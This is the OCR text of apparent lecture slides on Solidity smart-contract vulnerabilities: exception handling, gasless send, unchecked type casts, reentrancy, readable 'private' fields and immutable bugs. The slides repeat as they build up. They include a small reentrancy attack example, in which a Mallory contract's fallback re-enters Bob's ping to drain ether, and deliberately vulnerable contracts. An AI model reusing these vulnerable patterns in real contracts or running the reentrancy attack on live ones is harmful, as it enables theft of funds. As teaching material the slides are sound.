- The execution halts, and all side effects, including ether transfers, are reverted.
- All gas allocated by the originating transaction is consumed.

Mixed Call Chain (Including delegatecall, call, or send):

- At least one element in the chain is a call, delegatecall or send.
- The exception propagates back along the chain, reverting all side effects until it encounters call/delegatecall/send. At this point, the execution resumes, with that call returning false.
- all the gas allocated by the call is consumed.

2. Exception disorder

So what should a programmer do?

- use Direct calls, if available.

2. Exception disorder

So what should a programmer do?

- use Direct calls, if available.
- Check the return status of low level calls!!

```
if (!call.value(5)()) throw;
```

2. Exception disorder

So what should a programmer do?

- use Direct calls, if available.
- Check the return status of low level calls!!

```
if (!call.value(5)()) throw;
```

- If you know how much gas the call needs - limit it:

```
c.call.gas(g)(bytes4(sha3("ping(uint256)")),n);
```

In case of exceptions: only g gas is lost.

2. Exception disorder

nowadays ...

- **throw is deprecated.**
- **instead, “require”, “revert” and “assert” are used.**

2. Exception disorder

nowadays ...

- **throw is deprecated.**
- **instead, “require”, “revert” and “assert” are used.**
- **“require” and “revert” refund the remaining gas to the called when reverting, “assert” does not.**

2. Exception disorder

nowadays ...

- **throw is deprecated.**
- **instead, “require”, “revert” and “assert” are used.**
- **“require” and “revert” refund the remaining gas to the called when reverting, “assert” does not.**
- **The problem with call(), delegatecall() and send() remains.**

- **for readability purposes, and because the same problem remains in the current implementations, we will use “throw” in our presentation.**

3. Gasless send

What happens in the d.send() function? (assuming d is a contract)

```
5  contract C {
6      function pay(uint n, address d) {
7          d.send(n);
8      }
9  }
10
11
12 contract D2 {
13     event LogMessage(string message);
14
15     function () {
16         emit LogMessage("Fallback called");
17     }
18 }
```

3. Gasless send

What happens in the d.send() function? (assuming d is a contract)

```
5  contract C {
6      function pay(uint n, address d) {
7          d.send(n);
8      }
9  }
10
11
12 contract D2 {
13     event LogMessage(string message);
14
15     function () {
16         emit LogMessage("Fallback called");
17     }
18 }
```

- The ether is transferred.

3. Gasless send

What happens in the d.send() function? (assuming d is a contract)

```
5  contract C {
6      function pay(uint n, address d) {
7          d.send(n);
8      }
9  }
10
11
12 contract D2 {
13     event LogMessage(string message);
14
15     function () {
16         emit LogMessage("Fallback called");
17     }
18 }
```

- The ether is transferred.
- The fallback function is called.

3. Gasless send

What happens in the d.send() function? (assuming d is a contract)

```
5  contract C {
6      function pay(uint n, address d) {
7          d.send(n);
8      }
9  }
10
11
12 contract D2 {
13     event LogMessage(string message);
14
15     function () {
16         emit LogMessage("Fallback called");
17     }
18 }
```

- The ether is transferred.
- The fallback function is called.
- The gas for the execution is limited.
- The limit depends on the version of the compiler:
  1. In versions < 0.4.0: if n=0 => g=0.
     otherwise, g=2,300.
  2. In versions >= 0.4.0: g = 2,300

3. Gasless send

What happens in the d.send() function? (assuming d is a contract)

```
5  contract C {
6      function pay(uint n, address d) {
7          d.send(n);
8      }
9  }
10
11
12 contract D2 {
13     event LogMessage(string message);
14
15     function () {
16         emit LogMessage("Fallback called");
17     }
18 }
```

- The ether is transferred.
- The fallback function is called.
- The gas for the execution is limited.
- The limit depends on the version of the compiler:
  1. In versions < 0.4.0: if n=0 => g=0. otherwise, g=2,300.
  2. In versions >= 0.4.0: g = 2,300

In short: d.send() doesn’t just send Ether!

3. Gasless send

A small example:

```
1   contract C {
2     function pay(uint n, address d){
3       d.send(n);
4     }
5   }
```

```
6   contract D1 {
7       uint public count = 0;
8       function() { count++; }
9   }
10  contract D2 { function() {} }
```

3. Gasless send

```
1   contract C {
2     function pay(uint n, address d){
3       d.send(n);
4     }
5   }
```

```
6   contract D1 {
7       uint public count = 0;
8       function() { count++; }
9   }
10  contract D2 { function() {} }
```

What will happen in this scenario?

n != 0 and d = D1

3. Gasless send

```
1   contract C {
2     function pay(uint n, address d){
3       d.send(n);
4     }
5   }
```

```
6   contract D1 {
7       uint public count = 0;
8       function() { count++; }
9   }
10  contract D2 { function() {} }
```

What will happen in this scenario?

n != 0 and d = D1

OUT OF GAS EXCEPTION!

2,300 gas units are not enough to change the state of count

3. Gasless send

```
1  contract C {
2    function pay(uint n, address d){
3      d.send(n);
4    }
5  }
```

```
6  contract D1 {
7      uint public count = 0;
8      function() { count++; }
9  }
10 contract D2 { function() {} }
```

What will happen in this scenario?

n != 0 and d = D2

3. Gasless send

```
1  contract C {
2    function pay(uint n, address d){
3      d.send(n);
4    }
5  }
```

```
6  contract D1 {
7      uint public count = 0;
8      function() { count++; }
9  }
10 contract D2 { function() {} }
```

What will happen in this scenario?

n != 0 and d = D2

The send succeeds.

2,300 units of gas are enough to execute the empty fallback of D2.

3. Gasless send

```
1  contract C {
2    function pay(uint n, address d){
3      d.send(n);
4    }
5  }
```

```
6  contract D1 {
7      uint public count = 0;
8      function() { count++; }
9  }
10 contract D2 { function() {} }
```

What will happen in this scenario?

n = 0 and d = D1 or D2

3. Gasless send

```
1  contract C {
2    function pay(uint n, address d){
3      d.send(n);
4    }
5  }
```

```
6  contract D1 {
7      uint public count = 0;
8      function() { count++; }
9  }
10 contract D2 { function() {} }
```

What will happen in this scenario?

n = 0 and d = D1 or D2

Depends on the compiler version:

- versions < 0.4.0: the send in C fails with an out-of- gas exception, since the gas is not enough to execute any fallback
- versions ≥ 0.4.0, the behaviour is the same as in one of the previous two cases, according to d = D1 or d = D2.

3. Gasless send

When will d.send() succeed?




3. Gasless send

When will d.send() succeed?

1. **when the recipient is a contract with an inexpensive fallback.**
2. **when the recipient is a user.**

4. Type casts

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```



4. Type casts

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

What will happen if:

C is the address of a user?

4. Type casts

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

What will happen if:

C is the address of a user?

Answer: The function returns without executing any code. **

** for compiler version 0.4.0 , an exception is thrown.

4. Type casts

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

What will happen if:

C is the address of a contract? (Of contract type Alice)

4. Type casts

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

What will happen if:

C is the address of a contract? (Of contract type Alice)

Answer: The contracts “ping” function will be called.

4. Type casts

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

What will happen if:

C is the address of a contract? (Any contract)

4. Type casts

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

What will happen if:

C is the address of a contract? (Any contract)

Answer:

- If the contract has a ping function that matches the interface statement - it will be called.
- Otherwise, the fallback is called.

4. Type casts

What the compiler does checks

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

- The signature of pong informes the compiler that c adheres to the interface Alice.
- The compiler only checks whether the interface declares the signature pong.

4. Type casts

What the compiler does not check

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

- If the address of c is indeed an address of an “Alice” contract.
- If the contract actually has the function signatures of the “Alice” contract.

4. Type casts

What the compiler does not check

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

- If the address of c is indeed an address of an “Alice” contract.
- If the contract actually has the function signatures of the “Alice” contract.
- This would have compiled for any c!

```
Alice(c).ping()
```

4. Type casts

What the compiler does not check

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

- If the address of c is indeed an address of an “Alice” contract.
- If the contract actually has the function signatures of the “Alice” contract.
- This would have compiled for any c!

```
Alice(c).ping()
```

- It does not inform the user of these events at runtime.

5. Reentrancy

Consider the following example

```
1  contract Bob {
2    bool sent = false;
3    function ping(address c) {
4      if (!sent) {
5          c.call.value(2)();
6          sent = true;
7  }}}
```

The function ping in Bob aims to send exactly 2 wei to a specific address, denoted as c, using a call with an empty signature and no gas limits.

5. Reentrancy

Consider the following example

```
1  contract Bob {
2    bool sent = false;
3    function ping(address c) {
4      if (!sent) {
5          c.call.value(2)();
6          sent = true;
7  }}}
```

Can we make Bob send more than 2 wei?

5. Reentrancy

Consider the following example

```
1   contract Bob {
2     bool sent = false;
3     function ping(address c) {
4       if (!sent) {
5           c.call.value(2)();
6           sent = true;
7   }}}
```

```
8   contract Bob { function ping(); }
9
10  contract Mallory {
11    function() {
12      Bob(msg.sender).ping(this);
13    }
14  }
```

5. Reentrancy

Consider the following example

```
1  contract Bob {
2    bool sent = false;
3    function ping(address c) {
4      if (!sent) {
5          c.call.value(2)();
6          sent = true;
7  }}}
```

```
8  contract Bob { function ping(); }
9
10 contract Mallory {
11   function() {
12     Bob(msg.sender).ping(this);
13   }
14 }
```

- **Mallorys call to bob’s ping function will call mallory's fallback function, which will call bob’s ping function …**

5. Reentrancy

Consider the following example

```
1  contract Bob {
2    bool sent = false;
3    function ping(address c) {
4      if (!sent) {
5          c.call.value(2)();
6          sent = true;
7  }}}
```

```
8  contract Bob { function ping(); }
9
10 contract Mallory {
11   function() {
12     Bob(msg.sender).ping(this);
13   }
14 }
```

- Mallorys call to bob’s ping function will call mallory's fallback function, which will call bob’s ping function …
- When will this stop?

5. Reentrancy

Consider the following example

```
1   contract Bob {
2     bool sent = false;
3     function ping(address c) {
4       if (!sent) {
5           c.call.value(2)();
6           sent = true;
7   }}}
```

```
8   contract Bob { function ping(); }
9
10  contract Mallory {
11    function() {
12      Bob(msg.sender).ping(this);
13    }
14  }
```

- **Mallorys call to bob’s ping function will call mallory's fallback function, which will call bob’s ping function …**
- **When will this stop?**
  Answer: when Bob is drained of his ether - or when the gas runs out. only the last call function will be reverted, and the execution will stop.

5. Reentrancy

Consider the following example

```
1  contract Bob {
2    bool sent = false;
3    function ping(address c) {
4      if (!sent) {
5         c.call.value(2)();
6         sent = true;
7  }}}
```

```
8  contract Bob { function ping(); }
9
10 contract Mallory {
11   function() {
12     Bob(msg.sender).ping(this);
13   }
14 }
```

- If Bob would have **checked the status of the call function**, and thrown an exception - the exception in the end would have propagated back to all calls and reverted all transfers!
- Bob could have also switched between lines 5 and 6.

5. Reentrancy

The misconception of non-recursive functions

- Methods can be mutually recursive - and not by the original programmers design, but by the cause of bad actors.

5. Reentrancy

The misconception of non-recursive functions

- Methods can be mutually recursive - and not by the original programmers design, but by the cause of bad actors.
- The fallback mechanism may allow an attacker to re-enter the caller function, causing some unexpected behaviour.

5. Reentrancy

The misconception of non-recursive functions

- Methods can be mutually recursive - and not by the original programmers design, but by the cause of bad actors.
- The fallback mechanism may allow an attacker to re-enter the caller function, causing some unexpected behaviour.

A real life example

We will soon discuss the DAO attack, in which re-entrancy was used to **almost** steal ~60 Million Dollars.

6. Keeping secrets

Contract's private field is not really private...

- In blockchain contracts, fields can be public or private.
- private fields cannot be read by other users/contracts.

```
contract OddsAndEvens{
  struct Player { address addr; uint number;}
  Player[2] private players;
  uint8 tot = 0; address owner;

  function OddsAndEvens() {owner = msg.sender;}

  function play(uint number) {
    if (msg.value != 1 ether) throw;
    players[tot] = Player(msg.sender, number);
    tot++;
    if (tot==2) andTheWinnerIs();
  }
```

6. Keeping secrets

Contract's private field is not really private...

- In blockchain contracts, fields can be public or private.
- private fields cannot be read by other users/contracts.
- setting their values requires transactions, which are publicly available and can be inspected!


```
contract OddsAndEvens{
  struct Player { address addr; uint number;}
  Player[2] private players;
  uint8 tot = 0; address owner;

  function OddsAndEvens() {owner = msg.sender;}

  function play(uint number) {
    if (msg.value != 1 ether) throw;
    players[tot] = Player(msg.sender, number);
    tot++;
    if (tot==2) andTheWinnerIs();
  }
```


6. Keeping secrets

Contract's private field is not really private...



6. Keeping secrets

Contract's private field is not really private...



6. Keeping secrets

Contract's private field is not really private...

- Contracts that need temporary secrecy, like multiplayer games, may use cryptographic techniques such as **timed commitments**.

6. Keeping secrets

Contract's private field is not really private...

- **Contracts that need temporary secrecy, like multiplayer games, may use cryptographic techniques such as timed commitments.**

- **In short -** we use cryptography to hash the values saved to the blockchain.

EVM vulnerabilities

1. Immutable bugs

Once a contract is published on the blockchain, it becomes immutable and cannot be altered.

- **Users trust that if the contract was verified by the consensus protocol, it’s behaviour works as intended. That may not always be the case.**

1. Immutable bugs

Once a contract is published on the blockchain, it becomes immutable and cannot be altered.

- **Users trust that if the contract was verified by the consensus protocol, it's behaviour works as intended. That may not always be the case.**

- **If a contract contains a bug, there's no direct way to patch it. Programmers need to anticipate bugs in invance.**

1. Immutable bugs

Once a contract is published on the blockchain, it becomes immutable and cannot be altered.

- **Users trust that if the contract was verified by the consensus protocol, it's behaviour works as intended. That may not always be the case.**

- **If a contract contains a bug, there's no direct way to patch it. Programmers need to anticipate bugs in invance.**

- **The immutability of bugs has been exploited in many attacks**

